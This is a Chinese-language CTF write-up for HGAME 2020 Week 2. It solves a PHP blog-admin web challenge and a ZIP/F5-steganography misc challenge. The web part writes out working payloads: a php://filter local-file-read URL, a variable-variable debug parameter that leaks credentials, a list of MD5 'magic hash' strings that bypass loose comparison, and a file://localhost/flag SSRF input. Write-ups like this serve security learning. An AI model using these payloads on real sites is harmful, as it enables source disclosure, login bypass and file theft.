HGAME 2020 Week-2 Writeup

{Web}

Cosmos的博客后台


点进去看到的登陆界面好想sql注入，但是用的是php和html所以考虑其他的方法

后台登陆，那肯定要先登陆了，随便输入几个试试提示用户名或密码错误，F12没发现有用的东西，抓包也没发现什么有用的，考虑到flag在根目录，试过在url后加../../../之类的攀升目录，但都有302跳转...

接着观察url 有?action=login.php想到可以借助PHP的filter，构造url

`cosmos-admin.hgame.day-day.work/?action=php://filter/read=convert.base64-encode/resource=login.php`

得到一大串base64加密的密文




```
••• ▼<body> == $0
```

"PD9waHAKaW5jbHVkZSAiY29uZmlnLnBocCI7CnNlc3Npb25fc3RhcnQoKTsKCi8vT25seSBmb3IgZGVidWcKaWYgKERFQlVHX01PREUpewogI
CAgaWYoaXNzZXQoJF9HRVRbJ2RlYnVnJ10pKSB7CiAgICAgICAgJGRlYnVnID0gJF9HRVRbJ2RlYnVnJ107CiAgICAgICAgaWYgKCFwcmVnX21
hdGNoKCIvXlthLXpBLVpfXHg3Zi1ceGZmXVthLXpBLVowLTlfXHg3Zi1ceGZmXSokLyIsICRkZWJ1ZykpIHsKICAgICAgICAgICAgZGllKCJhc
mdzIGVycm9yISIpOwogICAgICAgIH0KICAgICAgICBldmFsKCJ2YXJfZHVtcCgkJGRlYnVnKTsiKTsKICAgIH0KfQoKaWYoaXNzZXQoJF9TRVN
TSU9OWyd1c2VybmFtZSddKSkgewogICAgaGVhZGVyKCJMb2NhdGlvbjogYWRtaW4ucGhwIik7CiAgICBleGl0KCk7Cn0KZWxzZSB7CiAgICBpZ
iAoaXNzZXQoJF9QT1NUWyd1c2VybmFtZSddKSAmJiBpc3NldCgkX1BPU1RbJ3Bhc3N3b3JkJ10pKSB7CiAgICAgICAgaWYgKCRhZG1pbl9wYXN
zd29yZCA9PSBtZDUoJF9QT1NUWydwYXNzd29yZCddKSAmJiAkX1BPU1RbJ3VzZXJuYW1lJ10gPT09ICRhZG1pbl91c2VybmFtZSl7CiAgICAgI
CAgICAgICRfU0VTU0lPTlsndXNlcm5hbWUnXSA9ICRfUE9TVFsndXNlcm5hbWUnXTsKICAgICAgICAgICAgaGVhZGVyKCJMb2NhdGlvbjogYWR
taW4ucGhwIik7CiAgICAgICAgICAgIGV4aXQoKTsKICAgICAgICB9CiAgICAgICAgZWxzZSB7CiAgICAgICAgICAgIGVjaG8gIueUqOaIt+WQj
eaIluWvhueggemUmeivryI7CiAgICAgICAgfQogICAgfQp9Cj8+Cgo8IURPQ1RZUEUgaHRtbD4KPGh0bWwgbGFuZz0iemgtQ04iPgo8aGVhZD4
KICAgIDxtZXRhIGNoYXJzZXQ9InV0Zi04Ij4KICAgIDxtZXRhIGh0dHAtZXF1aXY9IlgtVUEtQ29tcGF0aWJsZSIgY29udGVudD0iSUU9ZWRnZ
SI+CiAgICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEiPgogICAgPG1
ldGEgbmFtZT0iZGVzY3JpcHRpb24iIGNvbnRlbnQ9IiI+CiAgICA8bWV0YSBuYW1lPSJhdXRob3IiIGNvbnRlbnQ9IiI+CiAgICA8dGl0bGU+Q
29zbW9z55qE5Y2a5a6i5ZCO5Y+wPC90aXRsZT4KICAgIDxsaW5rIGhyZWY9InN0YXRpYy9zaWduaW4uY3NzIiByZWw9InN0eWxlc2hlZXQiPgo
gICAgPGxpbmsgaHJlZj0ic3RhdGljL3N0aWNreS1mb290ZXIuY3NzIiByZWw9InN0eWxlc2hlZXQiPgogICAgPGxpbmsgaHJlZj0iaHR0cHM6L
y9jZG4uYm9vdGNzcy5jb20vYm9vdHN0cmFwLzMuMy43L2Nzcy9ib290c3RyYXAubWluLmNzcyIgcmVsPSJzdHlsZXNoZWV0Ij4KPC9oZWFkPgo
KPGJvZHk+Cgo8ZGl2IGNsYXNzPSJjb250YWluZXIiPgogICAgPGZvcm0gY2xhc3M9ImZvcm0tc2lnbmluIiBtZXRob2Q9InBvc3QiIGFjdGlvb
j0ibG9naW4ucGhwIj4KICAgICAgICA8aDIgY2xhc3M9ImZvcm0tc2lnbmluLWhlYWRpbmciPuWQjuWPsOeZu+mZhjwvaDI+CiAgICAgICAgPGl
ucHV0IHR5cGU9InRleHQiIG5hbWU9InVzZXJuYW1lIiBjbGFzcz0iZm9ybS1jb250cm9sIiBwbGFjZWhvbGRlcj0i55So5oi35ZCNIiByZXF1a
XJlZCBhdXRvZm9jdXM+CiAgICAgICAgPGlucHV0IHR5cGU9InBhc3N3b3JkIiBuYW1lPSJwYXNzd29yZCIgY2xhc3M9ImZvcm0tY29udHJvbCI
gcGxhY2Vob2xkZXI9IuWvhueggSIgcmVxdWlyZWQ+CiAgICAgICAgPGlucHV0IGNsYXNzPSJidG4gYnRuLWxnIGJ0bi1wcmltYXJ5IGJ0bi1ib
G9jayIgdHlwZT0ic3VibWl0IiB2YWx1ZT0iU3VibWl0Ij4KICAgIDwvZm9ybT4KPC9kaXY+Cjxmb290ZXIgY2xhc3M9ImZvb3RlciI+Cgk8Y2V
udGVyPgoJPGRpdiBjbGFzcz0iY29udGFpbmVyIj4KICAgICAgICA8cCBjbGFzcz0idGV4dC1tdXRlZCI+Q3JlYXRlZCBieSBBbm5ldmk8L3A+C
iAgICAgIDwvZGl2PgogICAgICA8L2NlbnRlcj4KPC9mb290ZXI+CjwvYm9keT4KPC9odG1sPg=="

```
</body>
```

解密后可得login.php的代码，其中php代码如下：



```php
<?php
include "config.php";
session_start();

//Only for debug
if (DEBUG_MODE){
    if(isset($_GET['debug'])) {
        $debug = $_GET['debug'];
        if (!preg_match("/^[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*$/", $debug)) {
            die("args error!");
        }
        eval("var_dump($$debug);");
    }
}

if(isset($_SESSION['username'])) {
    header("Location: admin.php");
    exit();
}
else {
    if (isset($_POST['username']) && isset($_POST['password'])) {
        if ($admin_password == md5($_POST['password']) && $_POST['username'] === $admin_username){
            $_SESSION['username'] = $_POST['username'];
            header("Location: admin.php");
            exit();
        }
        else {
            echo "用户名或密码错误";
        }
    }
}
?>
```

审计代码可知：当传入的用户名等于admin_username,传入的密码经过md5加密后和admin_password相等时，即可定位到admin.php>>>>>>另一部分的PHP获取get方法传过去的debug，然后判断debug的值是否为变量名，true则执行eval中的语句

重点在$$debug，PHP中一个神奇的地方

如果$debug = a

那么$$debug = $a

所以可以分别构造url：

```
cosmos-admin.hgame.day-day.work/?action=login.php&debug=admin_username
```

```
cosmos-admin.hgame.day-day.work/?action=login.php&debug=admin_password
```

获得

string(7) "Cosmos!"


string(32) "0e114902927253523756713132279690"

用户名不用变

密码要经过md5加密，想到php使用==会把数值进行类型转换,0e***都转换成0，所以这里应该是md5碰撞，可以用的密码随便找一个

```
QNKCDZO
0e830400451993494058024219903391
s878926199a
0e545993274517709034328855841020
s155964671a
0e342768416822451524974117254469
s214587387a
0e848240448830537924465865611904
s214587387a
0e848240448830537924465865611904
s878926199a
0e545993274517709034328855841020
```


登陆成功



按照老方法F12，抓包没用，试着按刚才的方法


```
cosmos-admin.hgame.day-day.work/index.php?action=php://filter/read=convert.base64-encode/resource=admin.php
```

得到密文



```
"PD9waHAKaW5jbHVkZSAiY29uZmlnLnBocCI7CnNlc3Npb25fc3RhcnQoKTsKaWYoIWlzc2V0KCRfU0VTU01PTlsndXNlcm5hbWUnXSkpIHsKI
CAgIGhlYWRlcignTG9jYXRpb246IGluZGV4LnBocCcpOwogICAgZXhpdCgpOwp9CgpmdW5jdGlvbiBpbnNlcnRfaW1nKCkgewogICAgaWYgKGl
zc2V0KCRfUE9TVFsnaW1nX3VybCddKSkgewogICAgICAgICRpbWdfdXJsID0gQCRfUE9TVFsnaW1nX3VybCddOwogICAgICAgICR1cmxfYXJyY
XkgPSBwYXJzZV91cmwoJGltZ191cmwpOwogICAgICAgIGlmIChAJHVybF9hcnJheVsnaG9zdCddICE9PSAibG9jYWxob3N0IiAmJiAkdXJsX2F
ycmF5Wydob3N0J10gIT09ICJ0aW1nc2EuYmFpZHUuY29tIikgewogICAgICAgICAgICByZXR1cm4gZmFsc2U7CiAgICAgICAgfSAgIAogICAgI
CAgICRjID0gY3VybF9pbml0KCk7CiAgICAgICAgY3VybF9zZXRvcHQoJGMsIENVUkxPUFRfVVJMLCAkaW1nX3VybCk7CiAgICAgICAgY3VybF9
zZXRvcHQoJGMsIENVUkxPUFRfUkVUVVJOVFJBTlNGRVIsIDEpOwogICAgICAgICRyZXMgPSBjdXJsX2V4ZWMoJGMpOwogICAgICAgIGN1cmxfY
2xvc2UoJGMpOwogICAgICAgICRhdmF0YXIgPSBiYXNlNjRfZW5jb2RlKCRyZXMpOwoKICAgICAgICBpZihmaWx0ZXJfdmFyKCRpbWdfdXJsLCB
GSUxURVJfVkFMSURBVEVfVVJMKSkgewogICAgICAgICAgICByZXR1cm4gJGF2YXRhcjsKICAgICAgICB9CiAgICB9CiAgICB1bHNlIHsKICAgI
CAgICByZXR1cm4gYmFzZTY0X2VuY29kZShmaWxlX2dldF9jb250ZW50cygic3RhdGljL2xvZ28ucG5nIikpOwogICAgfQp9Cj8+Cgo8aHRtbD4
KICAgIDxoZWFkPgogICAgICAgIDx0aXRsZT5Db3Ntb3MnQmxvZyAtIOWQjuWPsOeuoeeeQhjwvdGl0bGU+CiAgICA8L2hlYWQ+CiAgICA8Ym9ke
T4KICAgICAgICA8YSBocmVmPSJsb2dvdXQucGhwIj7pgID1h7rnmbvpmYY8L2E+CiAgICAgICAgPGRpdiBzdHlsZT0idGV4dC1hbGlnbjogY2V
udGVyOyI+CiAgICAgICAgICAgIDxoMT5XZWxjb21lIDw/cGhwIGVjaG8gJF9TRVNTSU9OWyd1c2VybmFtZSddOz8+IDwvaDE+CiAgICAgICAgP
C9kaXY+CiAgICAgICAgPGZvcm0gYWN0aW9uPSIiIG1ldGhvZD0icG9zdCI+CiAgICAgICAgICAgIDxmaWVsZHNldCBzdHlsZT0id2lkdGg6IDM
wJTtoZWlnaHQ6IDIwJTtmbG9hdDpsZWZ0Ij4KICAgICAgICAgICAgICAgIDxsZWdlbmQ+5o+S5YW15Zu+54mHPC9sZWdlbmQ+CiAgICAgICAgI
CAgICAgICA8cD48bGFiZWw+5Zu+54mHdXJsOiA8aW5wdXQgdHlwZT0idGV4dCIgbmFtZT0iaW1nX3VybCIgcGxhY2Vob2xkZXI9IiI+PC9sYWJ
lbD48L3A+CiAgICAgICAgICAgICAgICA8cD48YnV0dG9uIHR5cGU9InN1YmlpdCIgbmFtZT0ic3VibWl0Ij7mj5LlhaU8L2J1dHRvbj48L3A+C
iAgICAgICAgICAgIDwvZmllbGRzZXQ+CiAgICAgICAgPC9mb3JtPgogICAgICAgIDxmaWVsZHNldCBzdHlsZT0id2lkdGg6IDMwJTtoZWlnaHQ
6IDIwJTtmbG9hdDpsZWZ0Ij4KICAgICAgICAgICAgICAgIDxsZWdlbmQ+6K+E6K66566h55CGPC9sZWdlbmQ+CiAgICAgICAgICAgICAgICA8a
DI+5b6F5byA5Y+RLi48L2gyPgogICAgICAgIDwvZmllbGRzZXQ+CiAgICAgICAgPGZpZWxkc2V0IHN0eWxlPSJ3aWR0aDogMzAlO2hlaWdodDo
gMjAlOyI+CiAgICAgICAgICAgICAgICA8bGVnZW5kPuaWh+eroOWIl+ihqDwvbGVnZW5kPgogICAgICAgICAgICAgICAgPGgyPuW+heW8gOWPk
S4uPC9oMj4KICAgICAgICA8L2ZpZWxkc2V0PgogICAgICAgIDxmaWVsZHNldCBzdHlsZT0iaGVpZ2h0OiA1MCUiPgogICAgICAgICAgICA8ZGl
2IHN0eWxlPSJ0ZXh0LWFsaWduOiBjZW50ZXI7Ij4KICAgICAgICAgICAgICAgIDxpbWcgaGVpZ2h0PScyMDAnIHdpZHRoPSc1MDAnIHNyYz0nZ
GF0YTppbWFnZS9qcGVnO2Jhc2U2NCw8P3BocCBlY2hvIGluc2VydF9pbWcoKSA/IGluc2VydF9pbWcoKSA6IGJhc2U2NF9lbmNvZGUoZmlsZV9
nZXRfY29udGVudHMoInN0YXRpYy9lcnJvci5qcGciKSk7ID8+Jz4KICAgICAgICAgICAgPC9kaXY+CiAgICAgICAgPC9maWVsZHNldD4KICAgI
DwvYm9keT4KPC9odG1sPg=="
```

解密，关键函数如下：




```php
function insert_img() {
    if (isset($_POST['img_url'])) {     //图片url非空
        $img_url = @$_POST['img_url'];  //赋值
        $url_array = parse_url($img_url);//解析一个 URL 并返回一个关联数组，包含在 URL 中出现的各种组成部分
        if (@$url_array['host'] !== "localhost" && $url_array['host'] !== "timgsa.baidu.com") {
            return false;
        }
        $c = curl_init();// 创建一个新cURL资源
        curl_setopt($c, CURLOPT_URL, $img_url);//这是你想用PHP取回的URL地址。你也可以在用curl_init()函数初始化时设置这个选项
        curl_setopt($c, CURLOPT_RETURNTRANSFER, 1);//如果成功只将结果返回，不自动输出任何内容
        $res = curl_exec($c);//抓取URL并把它传递给浏览器
        curl_close($c);//关闭cURL资源，并且释放系统资源
        $avatar = base64_encode($res);//base64加密

        if(filter_var($img_url, FILTER_VALIDATE_URL)) {   //把值作为 URL 来验证。
            return $avatar;
        }
    }
    else {
        return base64_encode(file_get_contents("static/logo.png"));
    }
}
```

审计，对插入图片的img_url做了判断

这里想到flag可能在一张图片里，所以开始尝试各种url，卡住...


在Moesang大大的引导下，关注点聚焦到代码中只对host做了判断，在次进行尝试，

考虑到flag在根目录，找到了本地文件传输协议file（顺便学了一波url的组成部分）

构造 

`file://localhost/flag`

f12后可看到base64编码



`aGdhbWV7cEhwXzFzX1RoM19CM3NUX0w0bkd1NGdFIUAhfQo=`


解码得 hgame{pHp_1s_Th3_B3sT_L4nGu4gE!@!}

还有一个config.php忘了说，用PHP流filter打开后是 Hacker get out!

Misc

所见即为假


下载下来一个zip压缩包，解压软件打开，要密码，还有一个提示



`F5 key: NllD7CQon6dBsFLr`

当场把这个密码输进去了，不是正确密码...


找了相关资料，拖进winhex，寻找504B0102



```
55 CB 5D 8F AE 27 DB 5C  6D CB 02 76 06 FF 07 50
4B 01 02 1F 00 14 00 09  00 08 00 89 7B 34 50 1E
```

可以发现全局方式位标记是0900而文件头中是0000，是zip伪加密


然后去kali里重新下了一个...解压...



```
root@kali:~# 7za x 122456.zip
```


成功得到图片，

之前在思考密码时，已经知道了这个f5，代表着f5隐写，在kali下载好相关工具，照着百度出来得做法




```
root@kali:~/F5-steganography# java Extract /root/Desktop/FLAG_IN_PICTURE.jpg -p N
llD7CQon6dBsFLr
Huffman decoding starts
Permutation starts
10911744 indices shuffled
Extraction starts
Length of embedded file: 222 bytes
(1, 127, 7) code used
```

得到output.txt



```
526172211A0701003392B5E50A01050600050101808000B9527AEA2402030BA70004A70020CB5BDC2D8
```

得到一串数字和字母，想到可能是十六进制，复制过去解码得



```
Rar!□□□□3���
□□□□□□□��□�Rz�$□□□�□□�□ �[�-�□□□flag.txt
□□��le���□hgame{4087^z#msw34ERtnFUyqpKUk2dmLPW60}□wVQ□□□□
```